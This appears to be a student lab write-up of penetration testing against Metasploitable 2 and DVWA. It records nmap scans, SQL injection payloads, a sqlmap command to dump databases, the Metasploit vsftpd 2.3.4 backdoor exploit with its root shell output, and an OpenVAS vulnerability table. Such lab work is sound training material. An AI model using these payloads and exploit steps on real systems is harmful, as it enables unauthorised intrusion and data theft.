1. Kali IP

- **Command used:** ip a

Fig-1

2. Metasploitable 2

- **Command used:** ip a




Fig-2

3. Reconnaissance

- **Command used:** *nmap -sV -A 192.168.72.129*




Fig-3

4. DVWA

4.1. SQL Injection




Fig-4




Fig-5

- **Payload:** *1234' OR 1=1 LIMIT 1#*

Fig-6




Fig-7

4.2 XSS




Fig-8




Fig-9

4.3 Dumped Database

Command used: *sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" *

*--cookie="PHPSESSID=f18b5bb27ecc67b3998e790998085826; security=low" *

--dbs




Fig-10

5. Exploitation

- **Command used:**
  - *use exploit/unix/ftp/vsftpd_234_backdoor*
  - *set RHOST 192.168.72.129*
  - *run*

Fig-11

6. Post- Exploitation

```
[*] 192.168.72.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.72.139:44279 → 192.168.72.129:6200) at 2026-01-06 22:25:04 +0530

id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Fig-12

7. Wireshark




Fig-13

7.1 Wireshark Hash file

Command used: *sha256sum traffic.pcap*

```
┌──(kali㉿kali)-[~/Downloads]
└─$ sha256sum traffic.pcap

867dc8348bb9875831b5480ff52bb9f8e7ddc9a3714afb1990cce6ae6011a3c0  traffic.pcap
```

Fig-14

8. Capstone

8.1 Port & Service Enumeration

Command used: *nmap -sS -sV -A 192.168.72.129*




Fig-15

8.2 Exploit

- **Command used:**
  - *use exploit/unix/ftp/vsftpd_234_backdoor*
  - *set RHOST 192.168.72.129*
  - *run*




Fig-16

8.3 WEB APPLICATION TESTING (PORT 80)




Fig-17





Fig-18



- **Payload -** *1234' OR 1=1#*

Fig-19

9. Openvas




Fig-20




Fig-21

9.1 Openvas Vulnerability Sheet

Sr no.	Target IP	Vulnerability	Port / Service	Severity
1	192.168.72.129	Possible Backdoor: Ingreslock	1524/tcp	Critical (10.0)
2	192.168.72.129	The rexec service is running	512/tcp	Critical (10.0)
3	192.168.72.129	rlogin Passwordless Login	513/tcp	Critical (10.0)
4	192.168.72.129	TWiki < 4.2.4 Multiple XSS / Command Execution Vulnerabilities	80/tcp	Critical (10.0)
5	192.168.72.129	Distributed Ruby (dRuby/DRb) Multiple Remote Code Execution Vulnerabilities	8787/tcp	Critical (10.0)
6	192.168.72.129	Operating System (OS) End of Life (EOL) Detection	general	Critical (10.0)
7	192.168.72.129	PHP < 5.3.13, 5.4.x < 5.4.3 Multiple Vulnerabilities (Active Check)	80/tcp	Critical (9.8)
8	192.168.72.129	MySQL / MariaDB Default Credentials (MySQL Protocol)	3306/tcp	Critical (9.8)
9	192.168.72.129	vsftpd Compromised Source Packages Backdoor Vulnerability	21/tcp	Critical (9.8)
10	192.168.72.129	vsftpd Backdoor Shell Access	6200/tcp	Critical (9.8)

Fig-22